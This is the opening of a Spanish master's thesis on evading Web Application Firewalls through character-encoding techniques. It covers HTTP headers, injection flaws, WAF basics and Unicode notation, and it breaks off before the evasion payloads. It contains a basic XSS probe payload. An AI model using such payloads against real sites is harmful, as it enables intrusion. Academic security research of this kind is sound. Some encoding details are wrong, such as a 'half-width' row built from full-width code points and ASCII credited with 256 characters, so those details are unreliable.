UCAM
UNIVERSIDAD
CATÓLICA DE MURCIA

MÉTODOS DE EVASIÓN DE WEB APPLICATION FIREWALLS EN APLICACIONES WEB MODERNAS

Autor: Pablo Gonzalo Carrasco
Tutor: Julio Gómez Ortega

Agradecimientos

A mi madre, Fabiana, la arquitecta de mi carácter y fortaleza, quien con su infinito amor e inconmensurable magnanimidad erige mi alma y apacigua mis océanos de fuego interno.

A mi padre, Armando, el erudito de mi conciencia e inconsciencia, quien con su infinito amor y colosal sabiduría vierte serenidad y esclarece los momentos más arduos y enrevesados de mi vida.

A mi hermana, Celeste, la artista de mi corazón, quien con su espíritu eminente y espontaneidad alboroza, me recuerda día a día que el verdadero propósito de una vida plena no es el resultado al final del camino, sino el camino en sí mismo.

Resumen

El presente Trabajo Final de Máster busca exponer técnicas novedosas y poco conocidas para evadir las restricciones de seguridad en una aplicación web, que implementa un WAF como una capa más de protección, y brindar un nuevo enfoque práctico para los profesionales de la seguridad ofensiva y defensiva respecto a cómo un atacante podría ser capaz de evadir la capa de seguridad de una aplicación web haciendo uso de diferentes estándares de codificación de caracteres.

Palabras Clave: WAFs, payload, script, pentesting web, xss, vulnerabilidad, Blue Team, Red Team, code point, code page, bypass, header.

Abstract

This Master's Final Project seeks to expose novel and little-known techniques for circumventing security restrictions in a web application, which implements a WAF as an additional layer of protection, and to provide a new practical approach for offensive and defensive security professionals regarding how an attacker might be able to evade the security layer of a web application by making use of different character encoding standards.

Keywords: WAF’s, payload, script, pentesting web, xss, vulnerability, Blue Team, Red Team, code point, code page, bypass, header.

Contenido

Tabla de Ilustraciones

1. Introducción

1.1. Contexto

En esta era digital en la que vivimos, las aplicaciones web se han convertido en una parte fundamental de nuestro día a día, ya que nos permiten realizar múltiples tareas de manera remota, desde hacer compras en línea hasta acceder a servicios bancarios y de salud con dispositivos tales como tabletas digitales, PC, ordenadores, móviles y demás. Sin embargo, esta inclinación tecnológica respecto al uso creciente de aplicaciones también ha dado lugar a un aumento significativo en los ataques cibernéticos dirigidos a diferentes compañías del sector público y privado, las cuales pueden exponer, con o sin intencionalidad, la privacidad y la seguridad de los usuarios, así como la integridad de la información almacenada en los sistemas, resultando catastrófico para dichas entidades.

Una de las técnicas más utilizadas por los ciberdelincuentes para comprometer la seguridad de las aplicaciones web es la inyección de código malicioso a través de sus entradas de datos. Con el fin de proteger las aplicaciones web de estos ataques, se han desarrollado los llamados "firewalls de aplicaciones web" o WAFs, que actúan como una barrera de protección contra las amenazas cibernéticas. No obstante, a pesar de que los WAFs son una herramienta útil en la lucha contra los ataques cibernéticos, estos dispositivos no son completamente infalibles y pueden ser eludidos mediante diversas técnicas de evasión.

La creciente sofisticación y complejidad de las aplicaciones web modernas ha agravado aún más el problema de la evasión de WAFs, ya que estas aplicaciones suelen utilizar múltiples tecnologías y arquitecturas, lo que dificulta la identificación de los ataques maliciosos y su prevención. Por lo tanto, es esencial comprender en profundidad las técnicas de evasión de WAFs utilizadas por los ciberdelincuentes y desarrollar contramedidas eficaces para garantizar la seguridad de las aplicaciones web modernas.

Esta tesis se enfocará en investigar cuatro diferentes técnicas de evasión sobre diferentes WAFs implementados en aplicaciones web modernas, con el objetivo de proporcionar un análisis detallado de las técnicas utilizadas para eludir los mecanismos de seguridad, contrastar qué WAF presenta una robustez mayor desde el punto de vista defensivo, y proponer soluciones eficaces para mejorar la protección de las aplicaciones web modernas frente a estos ataques. Al realizar esta investigación, se espera contribuir al desarrollo de medidas de seguridad más efectivas para garantizar la integridad y confidencialidad de las aplicaciones web y la información, muchas veces sensible, que manejan.

1.1. Motivación

La fuente de inspiración y motivación para la realización de este trabajo es fundamentalmente proporcionar un análisis detallado de las técnicas de evasión de WAFs y contribuir a que se diseñen soluciones eficaces para mejorar la protección de los aplicativos frente a los ataques cibernéticos. Al lograr este objetivo, se espera cooperar con la seguridad de diferentes compañías y a la protección de la información confidencial de las personas físicas. Adicionalmente, al revelar estas cuatro técnicas de evasión de WAFs con sus respectivos payloads, cualquier persona del equipo Blue Team será capaz de implementar las medidas de seguridad necesarias para mitigar y/o reajustar las configuraciones de su WAF.

1.2. Planteamiento del problema

Hoy en día es muy poca la información que se encuentra en la web con un orden y estructura cuando se trata de hallar métodos de evasión de WAFs, y que hagan uso de técnicas un tanto más complejas. Sumado a esto, se explotan en la naturaleza diferentes sistemas informáticos de empresas que delegan toda la seguridad de una aplicación web a un WAF y dejan sus sistemas subyacentes vulnerables. Esto presenta un escenario ideal para un atacante con sólidos conocimientos y habilidades, ya que pueden explotar un sinfín de fallos una vez que logran burlar esta capa de protección de las aplicaciones.

1.3. Estructura del trabajo

El desarrollo de este estudio se basa en los siguientes postulados:

- Entendimiento de una aplicación web, encabezados HTTP en uso por defecto y las vulnerabilidades de inyección más comunes.
- Comprensión acerca del funcionamiento de un Firewall de aplicación web (WAF) y su propósito hoy.
- Explicación sobre codificación Unicode, URL y HTML.
- Investigación sobre la compatibilidad y normalización de caracteres especiales.
- Investigación sobre la implementación de los proxys inversos entre aplicación cliente-servidor para la comprensión en cada petición HTTP.
- Elaboración de diversas cargas útiles para evadir WAFs.
- Ejecución de inyecciones maliciosas, generadas a partir de la elaboración, para medir el grado de eficacia en los diferentes WAFs.
- Conclusiones de las pruebas y trabajos futuros relacionados a la investigación.

2. Objetivos

2.1. Objetivos primarios

En el presente trabajo de investigación se han cumplido satisfactoriamente los objetivos primarios que se describen debajo y dan lugar al entendimiento de cómo un atacante es capaz de pasar por alto las defensas impuestas por un WAF:

- Entender qué es una aplicación web y qué encabezados HTTP se utilizan en una comunicación típica.
- Entender cuáles son las vulnerabilidades web con mayor relevancia y explicar el impacto sobre las de inyección de caracteres.
- Entender qué es un firewall de aplicación web (WAF) y para qué se utiliza.
- Comprender los diferentes tipos de codificación de caracteres, la arquitectura Cliente-Proxy-Servidor y los encabezados ocultos que se utilizan para evadir un WAF.
- Generar diferentes payloads que permitan evadir las medidas de seguridad de los WAFs.
- Demostrar la evasión de diversos WAFs en el mercado a través de las técnicas generadas.
- Brindar un enfoque complementario e innovador en cada una de las técnicas de evasión.

2.2. Objetivos secundarios

En concordancia con los objetivos primarios del proyecto, también se han cumplido objetivos secundarios, que están vinculados a posibles futuras investigaciones para brindar continuidad a una metodología de evasión con el fin de probar cada WAF que se implemente en las compañías públicas y/o privadas para minimizar el riesgo de exposición ante posibles ataques de los ciberdelincuentes.

- Implementar un laboratorio de pruebas para generar cargas útiles y contrastarlas contra un WAF para medir su grado de eficiencia.
- Aportar un enfoque complementario a las técnicas de evasión ya conocidas en el rubro de seguridad ofensiva.

3. Planificación

Para la planificación de este proyecto final de máster se estimaron 40 días, dividiéndose en varias etapas que se muestran a continuación en un diagrama de Gantt:



ILUSTRACIÓN 1 – DIAGRAMA DE GANTT.

4. Estado del arte

4.1. Aplicación web

Lo primero que debe definirse en esta investigación técnica es: ¿qué es una aplicación web?

Dicho esto, una aplicación web es un software que se ejecuta en un servidor web y se puede acceder a través de un navegador web. A diferencia de las aplicaciones de escritorio que se instalan y se ejecutan en un dispositivo local, las aplicaciones web se ejecutan en un servidor remoto y los usuarios pueden interactuar con ellas a través de un navegador web en cualquier dispositivo conectado a Internet.

Se componen de tres partes principales:

- El frontend: Esta es la parte de la aplicación que el usuario ve y con la que interactúa. Está compuesto generalmente por HTML, CSS y JavaScript. El frontend se comunica con el backend para enviar y recibir datos.
- El backend: Esta es la parte de la aplicación que se ejecuta en el servidor. Está compuesto por código que se encarga de procesar la entrada del usuario, realizar consultas a la base de datos y generar la respuesta.
- La base de datos: Esta es la parte de la aplicación que almacena los datos. La mayoría de las aplicaciones web utilizan una base de datos (localmente o en la nube) para almacenar información sobre los usuarios, los productos, las transacciones, etc.



ILUSTRACIÓN 2 – ARQUITECTURA DE APLICACIÓN WEB BÁSICA.

Tal y como puede verse, el concepto teórico brindado sobre lo que es una aplicación web es suficiente para establecer el marco de referencia que nos compete en esta investigación.

4.1.1. Encabezados HTTP

Siempre que se hable de una aplicación web deben mencionarse además los encabezados HTTP.

Un encabezado HTTP, también conocido como cabecera HTTP, es una sección de información que se incluye en una solicitud y respuesta HTTP. Estos encabezados proporcionan información adicional sobre la petición y devolución del servidor, como el tipo de contenido, el tamaño del archivo, el idioma de la página, y demás datos.

En una comunicación básica entre un cliente y una aplicación web, como la que se presentará posteriormente en el laboratorio, los encabezados HTTP se utilizan para proporcionar información adicional sobre el estado de la petición y respuesta del servidor, y para ayudar a ambas partes a comunicarse de manera efectiva.

A continuación, se detallan algunos de los encabezados HTTP más utilizados y su función:

- Host: Se utiliza para especificar el nombre de dominio de la aplicación web a la que se está realizando la solicitud. Este encabezado es esencial para las aplicaciones web que se alojan en servidores compartidos.
- User-Agent: Se utiliza para identificar el tipo de navegador o agente de usuario que se está utilizando para realizar la solicitud. Este encabezado también ayuda a personalizar el contenido de la página para diferentes tipos de navegadores o dispositivos.
- Accept: Se utiliza para indicar el tipo de contenido que el cliente está dispuesto a aceptar en la respuesta. Por ejemplo, si el cliente desea recibir solo contenido HTML, el encabezado Accept se establecerá en "text/html".
- Referer: Se utiliza para especificar la dirección URL de la página desde la que se originó la solicitud. Este encabezado se utiliza a menudo para rastrear la navegación del usuario en un sitio web.
- Connection: Se utiliza para indicar si la conexión debe mantenerse abierta o cerrarse después de que se complete la solicitud, es decir, si el valor del encabezado es "keep-alive", la conexión se mantendrá abierta para futuras solicitudes.



ILUSTRACIÓN 3 – ENCABEZADOS HTTP.

Un aspecto sumamente relevante de cara al estudio en cuestión es que se pueden especificar encabezados HTTP personalizados para, por ejemplo:

- Enviar información de autenticación falsa.
- Enviar cargas útiles maliciosas.
- Enviar inyecciones de caracteres especiales.

Los encabezados HTTP son una pieza fundamental de la comunicación entre una aplicación web y un cliente, y permiten a ambas partes establecer una correspondencia de manera efectiva y eficiente. Por este motivo, se debe tener especial consideración para cualquier equipo de ciberseguridad defensiva o Blue Team encargado de securizar aplicaciones web.

4.2. Vulnerabilidades web

Habiendo definido qué es una aplicación web y los encabezados HTTP más utilizados en una comunicación cliente-aplicación, se deben comentar entonces las vulnerabilidades web más conocidas y explotadas en la actualidad.

Las vulnerabilidades web son fallos de seguridad en las aplicaciones que permiten a los atacantes explotar debilidades en el software y obtener acceso no autorizado a información sensible, filtrar información confidencial o tomar el control del sistema. Estas vulnerabilidades pueden ser explotadas a través de diversas técnicas, como la inyección de código malicioso en la aplicación, la manipulación de parámetros de entrada, la ejecución de scripts maliciosos, entre otras.

La OWASP (Open Web Application Security Project) es una organización sin fines de lucro que se dedica a mejorar la seguridad de las aplicaciones web. Cada cierto tiempo publica una lista de las 10 vulnerabilidades web más explotadas a nivel mundial conocida como el "OWASP Top Ten".

En la última versión del OWASP Top Ten, publicada en 2021, las 10 vulnerabilidades destacadas son:

1) Pérdida de Control de Acceso
2) Fallas Criptográficas
3) Inyección
4) Diseño Inseguro
5) Configuración de Seguridad Incorrecta
6) Componentes Vulnerables y Desactualizados
7) Fallas de Identificación y Autenticación
8) Fallas en el Software y en la Integridad de los Datos
9) Fallas en el Registro y Monitoreo
10) Falsificación de Solicitudes en el lado del Servidor (SSRF)



ILUSTRACIÓN 4 – TOP 10 OWASP.

Véase en el tercer puesto las vulnerabilidades de inyección. En la siguiente sección se profundiza en su explicación y detalle.

4.2.1. Vulnerabilidad de inyección web

Centrándose exclusivamente en las vulnerabilidades de inyección web, estas se refieren a los ataques en los que los cibercriminales inyectan código malicioso en la aplicación web manipulando parámetros de entrada con el fin de comprometer al aplicativo, y ocurren debido a que estas variables que contienen los datos ingresados por el cibercriminal (usuario malicioso o no) no se validan o sanitizan correctamente antes de ser utilizados en una consulta a una base de datos o en la ejecución de comandos en el servidor. La inyección web se puede originar en

diferentes partes de la aplicación, como en campos de entrada de usuario, formularios, parámetros de URL, encabezados HTTP, cuerpo de petición, y demás.

Las vulnerabilidades de inyección XSS (Cross-Site Scripting) son una de las más famosas en el campo de la seguridad web ya que presentan un elevado riesgo considerando su facilidad de descubrimiento y explotación. Se trata de una vulnerabilidad que permite a un atacante inyectar código JavaScript malicioso en una página web, que luego es ejecutado (reflejado o almacenado) por el navegador del usuario. Esta porción de código inyectado puede ser utilizado para robar información, realizar acciones maliciosas en nombre del usuario, o redirigirlo a sitios web fraudulentos.

4.3. Web Application Firewall

Un firewall de aplicación web o por sus siglas en inglés “Web Application Firewall” (WAF) es un sistema de seguridad que se utiliza para proteger a los servidores y a las aplicaciones web, y que probablemente no hayan sido debidamente diseñadas y desarrolladas con medidas de seguridad adecuadas, contra ataques maliciosos y vulnerabilidades en la capa de aplicación. Un WAF es capaz de monitorear todo el tráfico web y filtrar las solicitudes entrantes de acuerdo con una serie de reglas y políticas configuradas por el administrador.

En la siguiente captura puede verse que se envía la carga útil maliciosa a través de la URL del navegador contra el aplicativo y el WAF bloquea automáticamente esta petición:

Carga útil o payload
`<script>alert(8)</script>`

ILUSTRACIÓN 5 – PETICIÓN BLOQUEADA.

Los WAFs están basados e implementados en hardware o software, se sitúan entre el cliente y el servidor, y funcionan como una capa adicional de defensa para proteger las aplicaciones web de ataques como inyección SQL, XSS, XXE, SSRF, CSRF, etc. Además, también pueden proporcionar informes detallados de las actividades del tráfico web para ayudar a los administradores a identificar y analizar posibles amenazas y anomalías.



ILUSTRACIÓN 6 – IMPLEMENTACIÓN DE WAF.

Por otra parte, los WAFs proporcionan un mayor nivel de protección para aplicaciones que se ejecutan en entornos de alojamiento compartido o en servidores no administrados, donde la seguridad no es responsabilidad directa del propietario de la aplicación, como es el caso de las aplicaciones cloud. Al implementar un WAF, las organizaciones pueden reducir significativamente el riesgo de comprometer la seguridad de sus aplicaciones web y, en última instancia, proteger los datos y recursos críticos.

5. Fundamentos teóricos

Para poder entender exhaustivamente, complementar conocimientos y elaborar técnicas de evasión de WAF, es imperativo explicar con detalle qué es la codificación de caracteres, qué tipos de codificación existen y detallar las más relevantes para los propósitos de esta investigación.

5.1. Definiciones

5.1.1. ¿Qué es la codificación de caracteres?

La codificación de caracteres es un proceso técnico que se utiliza para representar caracteres de un lenguaje natural (alfabeto) mediante una secuencia de bits o bytes en un símbolo de otro sistema de representación, como por ejemplo un sistema de computadora, aplicando una serie de normas o reglas de codificación.

Simplificando, la codificación de caracteres define cómo se traducen los bytes a texto y viceversa. A su vez, eligiendo una codificación en particular, una secuencia de bytes se puede interpretar de diferentes formas.

5.1.2. ¿Qué tipos de codificación de caracteres existen?

Existen diferentes sistemas de codificación de caracteres que asignan un valor único a cada carácter para que puedan ser almacenados y procesados por una CPU. A continuación se listan los más relevantes para esta investigación:

- ASCII (American Standard Code for Information Interchange): Es un sistema de codificación de caracteres de 7 bits que se utiliza principalmente para el inglés y otros idiomas europeos.
- ISO-8859: Es un conjunto de sistemas de codificación de caracteres de 8 bits que se utilizan para idiomas europeos, como español, francés y alemán.
- Unicode: Es un sistema de codificación de caracteres de múltiples bytes que incluye caracteres de la mayoría de los idiomas escritos en todo el mundo.
- UTF-8 (Unicode Transformation Format-8): Es un sistema de codificación de caracteres que utiliza de uno a cuatro bytes para representar caracteres de Unicode. Es compatible con ASCII y se utiliza ampliamente en la web.
- UTF-16: Es un sistema de codificación de caracteres de 16 bits que se utiliza para representar caracteres de Unicode.

5.1.2.1. Punto de código y página de códigos

En la codificación de caracteres, los conceptos de punto de código y página de códigos, o en inglés "code point" y "code page", son términos relacionados con la representación de caracteres mediante una secuencia de bits o bytes.

Un code point es un valor numérico único que se asigna a un carácter específico en un sistema de codificación de caracteres, como es el caso de Unicode. Cada carácter tiene un code point que lo identifica de manera única. Por ejemplo, el code point de la letra "A" en Unicode es U+0041.

Por otro lado, un code page es el conjunto de caracteres más sus equivalentes code points que se pueden representar en un solo byte o en múltiples bytes en un sistema de codificación de caracteres específico. Un code page define cómo se codificarán los caracteres en una aplicación, sistema operativo o dispositivo. Por ejemplo, en el sistema de codificación de caracteres ASCII, cada carácter se representa mediante un único byte, lo que significa que solo se pueden representar 256 caracteres diferentes (1 byte = 8 bits; 2^8 = 256 combinaciones de code page). En cambio, en Unicode, que es un sistema de codificación de caracteres de varios bytes, se pueden representar muchos más caracteres.

5.1.2.2. Ejemplos de codificación

Debajo se muestran algunos ejemplos de codificación de la letra del alfabeto romano “A” y su correspondiente equivalencia en los principales sistemas de codificación:

Carácter alfabeto romano	Sistema de codificación de caracteres	Equivalencia
A	ASCII	0x41 (hexadecimal) o 65 (decimal)
A	ISO-8859-1	0x41 (hexadecimal) o 65 (decimal)
A	Unicode	U+0041
A	UTF-8	UTF-8: 0x41 (hexadecimal) o 65 (decimal)
A	UTF-16	0x0041 (hexadecimal) o 65 (decimal)

5.2. Codificación Unicode de caracteres

El primer sistema de codificación del que se debe hablar con el fin de contextualizar y brindar un punto de partida para el correcto desarrollo del contenido técnico es sin duda Unicode.

Unicode es un estándar internacional que permite representar todos los caracteres utilizados en los diferentes idiomas y sistemas de escritura del mundo, incluyendo letras, símbolos, signos de puntuación, caracteres matemáticos, emojis y otros caracteres especiales.

La codificación Unicode utiliza un punto de código (code point) para representar cada carácter e implementa un conjunto de tablas que contienen todos los puntos de código asignados a cada carácter. Además, este punto de código es un número entero no negativo que se asigna a cada carácter y se expresan en hexadecimal (base 16), lo que significa que se utilizan 16 símbolos diferentes para representar valores numéricos del 0 al 15.

Cada punto de código se representa mediante un número hexadecimal que comienza con la letra "U", seguida de cuatro a seis dígitos hexadecimales (0-9, A-F). Por ejemplo, la palabra "Master" en Unicode se representa como se muestra a continuación:

Representación Unicode					
M	a	s	t	e	r
U+004d	U+0061	U+0073	U+0074	U+0065	U+0072

5.2.1. Notaciones de Unicode

La notación en Unicode se refiere a la forma en que se representan los caracteres Unicode mediante una serie de códigos y símbolos. Estas notaciones permiten a los programadores y diseñadores de software trabajar con caracteres Unicode sin tener que depender de una representación visual del carácter. En lugar de ello, se utilizan diferentes formas de representar el carácter, como secuencias de código hexadecimal o decodificación de caracteres.

Las notaciones en Unicode incluyen:

- Notación de punto de código Unicode: Esta notación utiliza el prefijo "U+" seguido de su punto de código hexadecimal. Por ejemplo, la letra "G" se puede representar como "U+0047".
- Notación de escape Unicode: Esta notación utiliza el prefijo "\u" seguido de cuatro dígitos hexadecimales para representar un punto de código Unicode. Por ejemplo, la letra "G" se puede representar como "\u0047".

- Notación de escape de secuencia Unicode: Esta notación utiliza el prefijo "\x" seguido de dos dígitos hexadecimales para representar un carácter Unicode. Por ejemplo, la letra "G" se puede representar como "\x47".
- Notación de escape Unicode extendida: Esta notación utiliza el prefijo "\U" seguido de ocho dígitos hexadecimales para representar un punto de código Unicode. Por ejemplo, la letra "G" se puede representar como "\U00000047".

Estas notaciones son esenciales para trabajar con Unicode en diferentes contextos, incluyendo la programación, la comunicación y la representación de idiomas y caracteres en la web y en otras aplicaciones informáticas.

En la práctica, los backend que trabajan con Unicode deberían ser capaces de interpretar estas notaciones, ya que son parte de la especificación del estándar Unicode y están ampliamente utilizadas en aplicaciones informáticas.

En el caso de las notaciones “\uXXXX” y “U+XXXX”, la gran mayoría de lenguajes de programación proporcionan funciones para convertir una cadena, que contenga estas notaciones, en el carácter Unicode correspondiente. Asimismo muchas aplicaciones informáticas, como editores de texto o navegadores web, no interpretan correctamente las notaciones descritas anteriormente. Sin embargo, es posible que en más de una ocasión estos componentes no admitan ciertas notaciones de Unicode o que requieran una configuración específica para hacerlo.

5.2.2. Ancho completo y ancho medio

Prosiguiendo con el hilo conductor de la tesis, es necesario hablar ahora el término "ancho", el cual se refiere a la cantidad de espacio horizontal que ocupa un carácter en una línea de texto o lo que es lo mismo, la asignación de celdas en una cuadrícula de visualización. El ancho de un carácter se puede clasificar en dos categorías:

- Ancho completo.
- Ancho medio.

Los caracteres de ancho completo tienen un ancho que es el doble que los caracteres de ancho medio. Sumado a esto, los caracteres de ancho completo se utilizan en los idiomas asiáticos, como el chino, el japonés y el coreano, mientras que los caracteres de ancho medio se utilizan en los idiomas europeos y de Oriente Medio.

La razón de la existencia de caracteres de dos anchos diferentes en Unicode se debe a la necesidad de representar caracteres de diferentes sistemas de escritura en una sola codificación de caracteres. Si todos los caracteres se representaran con el mismo ancho, los caracteres de los idiomas asiáticos

se verían muy pequeños y difíciles de leer, mientras que los caracteres de los idiomas europeos y de Oriente Medio se verían muy grandes.

Para garantizar que los caracteres de ancho completo y ancho medio se representen correctamente en las aplicaciones informáticas, se utilizan diferentes fuentes de tipo (font) y diferentes métodos de procesamiento de texto. Las fuentes de tipo para caracteres de ancho completo suelen ser más grandes y se utilizan para mostrar caracteres de idiomas asiáticos. Las fuentes de tipo para caracteres de ancho medio suelen ser más pequeñas y se utilizan para mostrar caracteres de idiomas europeos y de Oriente Medio.

Representación de caracteres		
Ancho Completo	Ｍａｓｔｅｒ	U+FF2D U+FF41 U+FF53 U+FF54 U+FF45 U+FF52
Ancho Medio	Master	U+004D U+FF41 U+0073 U+FF54 U+0065 U+FF52

NOTA: La fuente es distinta en esta tabla debido a que no todas aceptan ancho completo.

Además de los caracteres de ancho completo y ancho medio, Unicode también incluye:

- Caracteres de combinación.
- Caracteres de control.

Los caracteres de combinación se utilizan para crear caracteres más complejos mediante la combinación de dos o más caracteres simples.

Los caracteres de control se utilizan para controlar la forma en que se muestra el texto en las aplicaciones informáticas.

Debajo se muestran dos ejemplos independientes sobre combinación y control de caracteres

Caracteres de combinación	
Dato de entrada	**Representación Unicode**
M̂äs͡ter̆	U+004D (M) + U+0302 (◌̂) + U+0061 (a) + U+0308 (◌̈) + U+0073 (s) + U+0074 (t) + U+0065 (e) + U+035C (◌͜) + U+0072 (r) + U+030C (◌̌)
Caracteres de control	

Dato de entrada	Representación Unicode
